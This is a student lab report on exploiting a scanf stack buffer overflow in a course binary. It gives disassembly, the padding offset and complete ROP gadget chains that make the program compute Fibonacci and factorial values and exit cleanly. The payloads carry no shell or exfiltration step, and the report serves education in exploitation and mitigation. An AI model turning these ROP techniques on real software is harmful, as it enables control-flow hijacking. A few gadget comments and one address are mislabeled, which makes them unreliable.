Assignment 3 - Report

Secure Systems Engineering

Shreyas Bargale CS22B016
Raadhes Chandaluru CS22B069

Explanation of Vulnerability & Payload

Vulnerability and initial explanation buffer overflow ?

```
undefined4 main(void)

{
  undefined1 local_28 [20];
  int local_14;
  int local_10;
  int local_c;

  local_c = 0x15;
  local_10 = 0x15;
  puts("The Answer to Everything in Life is");
  printf("========> ");
  local_14 = local_10 + local_c;
  printf("%d\n",local_14);
  puts("ARE U SATISFIED?");
  __isoc99_scanf("%[^\n]s",local_28);
  return 0;
}
```

The scanf here is the vulnerability, It reads a string until a newline character into the local_28 buffer which is of only 20 byte size.

Use of canaries might help avoid this. Take scanf input of fixed size/ have some limiter on input in scanf.

```
08049845 <main>:
 8049845:       55                      push   %ebp
 8049846:       89 e5                   mov    %esp,%ebp
 8049848:       53                      push   %ebx
 8049849:       83 ec 20                sub    $0x20,%esp
 804984c:       e8 ef fd ff ff          call   8049640 <__x86.get_pc_thunk.bx>
 8049851:       81 c3 a3 17 0c 00       add    $0xc17a3,%ebx
 8049857:       c7 45 f8 15 00 00 00    movl   $0x15,-0x8(%ebp)
 804985e:       c7 45 f4 15 00 00 00    movl   $0x15,-0xc(%ebp)
 8049865:       8d 83 14 80 fc ff       lea    -0x37fec(%ebx),%eax
 804986b:       50                      push   %eax
 804986c:       e8 3f 5c 01 00          call   805f4b0 <_IO_puts>
 8049871:       83 c4 04                add    $0x4,%esp
 8049874:       8d 83 38 80 fc ff       lea    -0x37fc8(%ebx),%eax
 804987a:       50                      push   %eax
 804987b:       e8 b0 89 00 00          call   8052230 <_IO_printf>
 8049880:       83 c4 04                add    $0x4,%esp
 8049883:       8b 55 f8                mov    -0x8(%ebp),%edx
 8049886:       8b 45 f4                mov    -0xc(%ebp),%eax
 8049889:       01 d0                   add    %edx,%eax
 804988b:       89 45 f0                mov    %eax,-0x10(%ebp)
 804988e:       ff 75 f0                pushl  -0x10(%ebp)
 8049891:       8d 83 43 80 fc ff       lea    -0x37fbd(%ebx),%eax
 8049897:       50                      push   %eax
 8049898:       e8 93 89 00 00          call   8052230 <_IO_printf>
 804989d:       83 c4 08                add    $0x8,%esp
 80498a0:       8d 83 47 80 fc ff       lea    -0x37fb9(%ebx),%eax
 80498a6:       50                      push   %eax
 80498a7:       e8 04 5c 01 00          call   805f4b0 <_IO_puts>
 80498ac:       83 c4 04                add    $0x4,%esp
 80498af:       8d 45 dc                lea    -0x24(%ebp),%eax
 80498b2:       50                      push   %eax
 80498b3:       8d 83 58 80 fc ff       lea    -0x37fa8(%ebx),%eax
 80498b9:       50                      push   %eax
 80498ba:       e8 41 89 00 00          call   8052200 <__isoc99_scanf>
 80498bf:       83 c4 08                add    $0x8,%esp
 80498c2:       b8 00 00 00 00          mov    $0x0,%eax
 80498c7:       8b 5d fc                mov    -0x4(%ebp),%ebx
 80498ca:       c9                      leave
 80498cb:       c3                      ret
 80498cc:       66 90                   xchg   %ax,%ax
 80498ce:       66 90                   xchg   %ax,%ax

80498ac:        83 c4 04                add    $0x4,%esp
80498af:        8d 45 dc                lea    -0x24(%ebp),%eax
```

The localbuffer_28 array base pointer is located at ebp-36.
Thus we need a padding of 40 A's to reach the return address and fill the address of the first gadget of the gadget chain.
After the 40 bytes we place a ROP chain that executes code that we desire.
General structure of the payload for all three questions is as follows:
40 BYTES + ROPchain

Question1

```
payload = b"A" * 40

# Add the specified addresses in little-endian format
addresses = [
# Value 12 in eax register
    0x080cf49a, # pop eax ; ret
    0x0000000c, # Variable address

# Load N into edi
    0x0806ba7b, # xchg ecx, eax
    0x080497a1, # xchg edi, ecx
    0x080497f7, # eax = 0 (xor eax, eax)
    0x0807dfd5, # inc eax
    0x0806750e, # xchg ebp, eax
    0x08049808, # ecx = 0

# Load offset into edx
    0x080497f7,  # xor eax, eax
    0x08049768,  # add eax, 0xa (eax = 10)
    0x08049768,  # add eax, 0xa (eax = 20)
    0x08049768,  # add eax, 0xa (eax = 30)
    0x08049768,  # add eax, 0xa (eax = 40)
    0x08049768,  # add eax, 0xa (eax = 50)
    0x08049768,  # add eax, 0xa (eax = 60)
    0x08049768,  # add eax, 0xa (eax = 70)
    0x08049768,  # add eax, 0xa (eax = 80)
    0x0804978c,  # xchg eax, edx
```

1. Load 12 into the eax register with a pop eax gadget
   The value 12 is given in the next 4 bytes.
2. Bring the value N = 12 into the edi register. This is done by using 2 xchg (exchanging gadgets).
   Then we set ebp to 1 via three gadgets : Set eax to 0 with a xor eax, eax gadget; inc eax to increment to 1; then xchg ebp, eax to exchange values.

3. We set edx to to 80 as we will need this further in the loop. This is done by three gadgets: set eax to 0 via xor eax, eax; add 0xa to eax 8 times; xchg eax, edx.

```
# Computation & swap
    0x0805eb47,  # add ecx, ebp
    0x0806750e,  # xchg ebp, eax
    0x0806ba7b,  # xchg eax, ecx
    0x0806750e,  # xchg ebp, eax
    0x0804962f,  # nop

# Second sequence - Final adjustment
    0x080497f7,  # xor eax, eax
    0x08051fee,  # dec edi
    0x0806dbc0,  # cmovne eax, edx
    0x0804978c,  # xchg edx, eax
    0x08049786,  # sub esp, edx

# To print:
# First edx should contain 28
    0x080cf49a,  # pop eax ; ret
    0x0000001c,  # value = 28
    0x0804978c,  # xchg edx, eax ; ret
# Next eax should contain the value required
    0x0806ba7b,  # xchg ecx, eax
# Now start playing THE GAME to ensure clean exit after printf
    0x08049a9d,  # pop ebx ; pop esi ; pop edi ; ret
    0x08049b0b,  # jmp *(edi)
    0x08050c60,  # exit
    0x080d3037,  # %d
    0x080c6fbc,  # push eax ; pop ebx ; pop esi ; pop edi ; ret
    0x08049710,  # ret
    0x08052230,  # printf (popped into edi)
    0x08049786,  # sub esp, edx ; ret

    0x0a000000   # Newline
```

4. Before computation in ith iteration.
   Ebp = fib_cur (fi)
   Ecx = fib_prev (fi-1)
   Add ecx, ebx gadget is used to set ecx to fib_next (fi+1)
   3 exchange gadgets used to set ebp = fi and ecx = fi+1 for the next loop iteration.
5. Loop check:
   Set eax to 0 via xor gadget
   Decrement edi by 1 (Note it was initially N = 12)

cmovne eax, edx will move the value of edx to eax if the ZF = 0 (zero flag is set to false). If edi became zero in the recent decrement then the value of edx will NOT be moved to eax, else it will be moved. Note that the value of edx is 80 prior.

6. Two gadgets are used to manipulate the stack pointer to either go back to the start of the loop or continue.
   Xchg edx, eax
   Sub esp, edx -> Will decrement the stack pointer back to the start of loading OFFSET 80 into edx if the more iterations are required , else it subtracts zero.
7. To print is explained separately as it is common to all questions.

Question2

The payload is the same as Question1 apart from the initial input part.
The "%d" string creation and input part is explained separately below as this is common to question 2 and the bonus question.

```
# Manually create %d without \n ! ,
# cannot alter %d\n string already present
    0x080cf49a, # pop eax ; ret
    0x0810b044, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000025, # NULL value
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b045, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000064, # NULL value
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b046, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000000, # NULL value
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret
```

```
# Scanf into eax register
    0x08052200, # scanf
    0x0807cf5c, # Adds 12 to esp
    # 0x080d3037, # %d
    0x0810b044, # %d NEW
    0x0810b040, # Variable address
    0x00000000, # Filler (as we are adding 12 to esp)

    0x080cf49a, # pop eax
    0x0810b040, # Variable address
    0x08066480, # Put value into eax

# Load N into edi
    0x0806ba7b, # xchg ecx, eax
    0x080497a1, # xchg edi, ecx
    0x080497f7, # eax = 0
    0x0807dfd5, # inc eax
    0x0806750e, # xchg ebp, eax
    0x08049808, # ecx = 0

# Load offset into edx
    0x080497f7,  # xor eax, eax
    0x08049768,  # add eax, 0xa (eax = 10)
    0x08049768,  # add eax, 0xa (eax = 20)
    0x08049768,  # add eax, 0xa (eax = 30)
    0x08049768,  # add eax, 0xa (eax = 40)
    0x08049768,  # add eax, 0xa (eax = 50)
    0x08049768,  # add eax, 0xa (eax = 60)
    0x08049768,  # add eax, 0xa (eax = 70)
    0x08049768,  # add eax, 0xa (eax = 80)
    0x0804978c,  # xchg eax, edx
```

```
# Swap values
    0x0805eb47,  # add ecx, ebp
    0x0806750e,  # xchg ebp, eax
    0x0806ba7b,  # xchg eax, ecx
    0x0806750e,  # xchg ebp, eax
    0x0804962f,  # nop

# Second sequence - Final adjustment
    0x080497f7,  # xor eax, eax
    0x08051fee,  # dec edi
    0x0806dbc0,  # cmovne eax, edx
    0x0804978c,  # xchg edx, eax
    0x08049786,  # sub esp, edx

# To print:
# First edx should contain 28
    0x080cf49a,  # pop eax ; ret
    0x0000001c,  # value = 28
    0x0804978c,  # xchg edx, eax ; ret
# Next eax should contain the value required
    0x0806ba7b,  # xchg ecx, eax
# Now start playing THE GAME to ensure clean exit after printf
    0x08049a9d,  # pop ebx ; pop esi ; pop edi ; ret
    0x08049b0b,  # jmp *(edi)
    0x08050c60,  # exit
    0x080d3037,  # %d
    0x080c6fbc,  # push eax ; pop ebx ; pop esi ; pop edi ; ret
    0x08049710,  # ret
    0x08052230,  # printf (popped into edi)
    0x08049786,  # sub esp, edx ; ret

    0x0a000000   # Newline -- at MSB
```

Question3 (Bonus)

The “%d” string creation and input part is explained separately below as this is common to question 2 and the bonus question.
“%d” string and scanf:

```
payload = b"A" * 40

# Add the specified addresses in little-endian format
addresses = [
# Manually create %d without \n ! ,
# cannot alter %d\n string already present
    0x080cf49a, # pop eax ; ret
    0x0810b044, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000025, # % char
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b045, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000064, # d char
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b046, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000000, # NULL value
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret
```

```
# Scanf into eax register
    0x08052200, # scanf
    0x0807cf5c, # Adds 12 to esp
    0x0810b044, # "%d"
    0x0810b040, # Variable address
    0x00000000, # Filler (as we are adding 12 to esp)

    0x080cf49a, # pop eax
    0x0810b040, # Variable address
    0x08066480, # Put value into eax
```

Initialisation:
Here we load the value of N into the edi register similar to question 1 and 2.
We also set ebp = 1 and ecx = 1.
Here ebp is the counter , this increments from 1 to N throughout the loop iterations.
Ecx is the accumulator and will contain the rolling factorial.

```
# Load N into edi
    0x0806ba7b, # xchg ecx, eax
    0x080497a1, # xchg edi, ecx
# Load ebp with 1 (which is the counter)
# Load ecx with 1 (which is the accumulator)
    0x080497f7, # eax = 0
    0x0807dfd5, # inc eax
    0x0806750e, # xchg ebp, eax
    0x08049808, # ecx = 0
    0x08049770, # inc ecx
```

Computation Loop:

- As edi register is used for intermediate calculations we store edi in edx for safe keeping at the start. This is done using a xchg gadget.
- We then bring the value of ebp to ebx using three xchg gadgets.
  Please note that the second gadget has a redundant instruction (mov esi, edx).
- We then get the value of ecx in eax.
- We use the gadget with imul to perform multiplication with operands eax and ebx. The final value goes into eax. Note that there is an extra instruction that adds TEN to the final value in eax. Therefore 10 is subtracted later as will be explained.
- After the multiplication gadget we use an exchange gadget to bring the value in eax into ecx. Note that this point the value is (some factorial) + 10. Therefore we use 10 dec gadgets to subtract 10 from the value of ecx.
- We also need to get the value of ebx back into ebp as our loop invariant says that the ebp is the counter. This uses the same 3 xchg gadgets as was used to bring ebp into ebx but in reverse order.
- We restore edi from edx.
- We increment the counter (ebp) by one using an “inc” gadget.
- Note there is a “ret” -> Like a nop instructions for gadgets. This is for padding when doing offsets.

```
# Value operations. ecx is total. ebp is counter.- 23
# 0. Store edi in edx for safe keeping
    0x08049794,  # xchg edi, edx ; ret
# 1. Get the value in ebp to ebx
    0x0806750e,  # xchg ebp, eax
    0x0807878e,  # xchg edi, eax ; mov esi, edx ; ret
    0x080497a5,  # xchg edi, ebx ; ret
# 2. Get the value in ecx into eax
    0x0806ba7b,  # xchg ecx, eax
# 3. Perform multiplication
    0x08049765,  # imul eax, ebx ; add eax, 0xa ; ret
# 4. Get the value of eax back into ecx
    0x0806ba7b,  # xchg ecx, eax
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret
    0x0809a558,  # dec ecx ; ret

# 5. Get the value of ebx back into ebp
    0x080497a5,  # xchg edi, ebx ; ret
    0x0807878e,  # xchg edi, eax ; mov esi, edx ; ret
    0x0806750e,  # xchg ebp, eax
# 6. Restore edi from edx
    0x08049794,  # xchg edi, edx ; ret
# 7. Increment the counter
    0x0804bcf4,  # inc ebp ; ret
    0x0805e8b9,  # ret
```

Loop check:

Set edx = 200 with add gadgets. (200 calculated in eax and transferred to edx)
Set eax to 0 via xor gadget
Decrement edi by 1 (Note it was initially N = 12)
cmovne eax, edx will move the value of edx to eax if the ZF = 0 (zero flag is set to false). If edi became zero in the recent decrement then the value of edx will NOT be moved to eax, else it will be moved. Note that the value of edx is 200.

Two gadgets are used to manipulate the stack pointer to either go back to the start of the loop or continue.
Xchg edx, eax
Sub esp, edx -> Will decrement the stack pointer back to the start of the computation in the loop if the more iterations are required , else it subtracts zero.

```
# Load offset into edx - 22
    0x080497f7,  # xor eax, eax
    0x08049768,  # add eax, 0xa (eax = 10)
    0x08049768,  # add eax, 0xa (eax = 20)
    0x08049768,  # add eax, 0xa (eax = 30)
    0x08049768,  # add eax, 0xa (eax = 40)
    0x08049768,  # add eax, 0xa (eax = 50)
    0x08049768,  # add eax, 0xa (eax = 60)
    0x08049768,  # add eax, 0xa (eax = 70)
    0x08049768,  # add eax, 0xa (eax = 80)
    0x08049768,  # add eax, 0xa (eax = 90)
    0x08049768,  # add eax, 0xa (eax = 100)
    0x08049768,  # add eax, 0xa (eax = 110)
    0x08049768,  # add eax, 0xa (eax = 120)
    0x08049768,  # add eax, 0xa (eax = 130)
    0x08049768,  # add eax, 0xa (eax = 140)
    0x08049768,  # add eax, 0xa (eax = 150)
    0x08049768,  # add eax, 0xa (eax = 160)
    0x08049768,  # add eax, 0xa (eax = 170)
    0x08049768,  # add eax, 0xa (eax = 180)
    0x08049768,  # add eax, 0xa (eax = 190)
    0x08049768,  # add eax, 0xa (eax = 200)
    0x0804978c,  # xchg eax, edx
# Second sequence - Final adjustment - 5
    0x080497f7,  # xor eax, eax
    0x08051fee,  # dec edi
    0x0806dbc0,  # cmovne eax, edx
    0x0804978c,  # xchg edx, eax
    0x08049786,  # sub esp, edx
```

Printing:

```
# To print:
# First edx should contain 28
    0x080cf49a,  # pop eax ; ret
    0x0000001c,  # value = 28
    0x0804978c,  # xchg edx, eax ; ret
# Next eax should contain the value required
    0x0806ba7b,  # xchg ecx, eax
# Now start playing THE GAME to ensure clean exit after printf
    0x08049a9d,  # pop ebx ; pop esi ; pop edi ; ret
    0x08049b0b,  # jmp *(edi)
    0x08050c60,  # exit
    0x080d3037,  # %d
    0x080c6fbc,  # push eax ; pop ebx ; pop esi ; pop edi ; ret
    0x08049710,  # ret
    0x08052230,  # printf (popped into edi)
    0x08049786,  # sub esp, edx ; ret

    0x0a000000   # Newline
]
```

How is "%d" created ?

We created the "%d" string without \n. When using "%d\n" as argument 1 in scanf it seemed to be taking extra input, therefore we decided to change it.
The "%d" string is created at address 0x0810044. The same is passed to scanf in question 2 and question 3.

Steps to create:
For each character '%' , 'd' and '\0' (Null) do the following:

1. Pop the required address of character into eax register.
2. 'Xchg edx, eax. Edx will contain the address now.
3. Pop the value of character into the eax register. Note that the character value is only one byte and hence only the LSB byte will contain the character.

4. Use a mov gadget to mov the LSB byte of eax register which contains the value of the character into the location pointed to by the address in the edx register.

```
# Manually create %d without \n ! ,
# cannot alter %d\n string already present
    0x080cf49a, # pop eax ; ret
    0x0810b044, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000025, # % char
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b045, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000064, # d char
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret

    0x080cf49a, # pop eax ; ret
    0x0810b046, # Address of just after %d
    0x0804978c, # xchg edx, eax ; ret
    0x080cf49a, # pop eax ; ret
    0x00000000, # NULL value
    0x08072222, # mov byte ptr [edx], al ; mov eax, edx ; ret
```

How is scanf done ?

```
# Scanf into eax register
    0x08052200, # scanf
    0x0807cf5c, # Adds 12 to esp
    0x080d3037, # %d
    0x0810b040, # Variable address
    0x00000000, # Filler (as we are adding 12 to esp)

    0x080cf49a, # pop eax
    0x0810b040, # Variable address
    0x08066480, # Put value into eax
```

The scanf gadget starts with the address of scanf which can be found out by using info function scanf in gdb. When the esp points to this address and the function returns, scanf is called and the arguments passed

are the format string present at esp + 8 followed by the argument at esp + 12 (the format string is just “%d” whose address can be found using objdump -s) (push the last argument first followed by first).

This stores the scanf value at a readable location in stack which we will retrieve later. The return address is stored at esp + 4 which stores the address of the next gadget. We need this gadget to manipulate the esp so that esp points to some gadget address when the current gadget returns.

So we have used the esp = esp+ 12 gadget with the appropriate padding 0x00000000. This makes the esp point to pop eax which then gets the address of the location in which we stored the scanf into eax. This is followed by dereferencing the value in eax and storing it in eax.

How is printf done with clean exit ?

```
# First edx should contain 28
    0x080cf49a,  # pop eax ; ret
    0x0000001c,  # value = 28
    0x0804978c,  # xchg edx, eax ; ret
# Next eax should contain the value required
    0x0806ba7b,  # xchg ecx, eax
# Now start playing THE GAME to ensure clean exit after printf
    0x08049a9d,  # pop ebx ; pop esi ; pop edi ; ret
    0x08049b0b,  # jmp *(edi)
    0x08050c60,  # exit
    0x080d3037,  # %d
    0x080c6fbc,  # push eax ; pop ebx ; pop esi ; pop edi ; ret
    0x08049710,  # ret
    0x08052230,  # printf (popped into edi)
    0x08049786,  # sub esp, edx ; ret
```

We store 28 in the register edx used for offsetting the esp later. We get the value to be printed into eax register. The next gadget pops 3 elements into ebx, esi, edi respectively. The esp was pointing at this gadget_addr + 4 but the 3 pops makes it point to gadget_addr +16. Pushing eax overwrites the gadget address at the same place and has %d above it and address of exit above %d. Then we pop thrice making esp point to address of sub esp,edx gadget with the address of printf popped into edi. The offset stored in edx appropriately moves the esp to just above jmp *(edi) and ret makes esp point to it. We then call printf by jumping to the address stored in printf with exit address stored at esp + 4 and parameters at esp + 8 and esp+12.

What is Newline at the end of payloads of all questions ?


We have made sure that all the three payloads end with 0x0a. The final 4 byte number has MSB byte as 0x0a. This is to ensure that the vulnerable scanf in the rops program will finish reading from the stdin stream properly.

Files and How to run:


- fib1.py, fib2.py and fac.py for questions ONE TWO and bonus respectively. These are scripts that generate the payloads of format solution_Q#.
- The question number for bonus question is ASSUMED to be 3 for the purpose of naming the payload file. (solution_Q3)
- Running script: python3 <script.py>
- Testing payload: cat solution_Q1 - | ./rops >&1 (As mentioned in the assignment pdf)
- For question 1 , after running the command you may need to press ENTER once
- For question 2 and the bonus question after running the command you may need press ENTER once

Pictures of working exploit:


Question 1:



Question 2 :



Question Bonus:



Resources Used & Acknowledgements:

- Objdump, GDB
- Objdump -d and Objdump -s
- Pwntools:-https://medium.com/@zeshanahmednobin/title-a-beginners-guide-to-pwntools-aaf56fc62e0a
- Ghidra
- ROPgadget: https://github.com/JonathanSalwan/ROPgadget

Contributions

Shreyas and Raadhes collaborated on the whole assignment. They both have knowledge about most parts of the assignment.

Submitted payload script:
Both members checked out pwntools and crafted the final python pwntools script together.

Report:
Written by both members.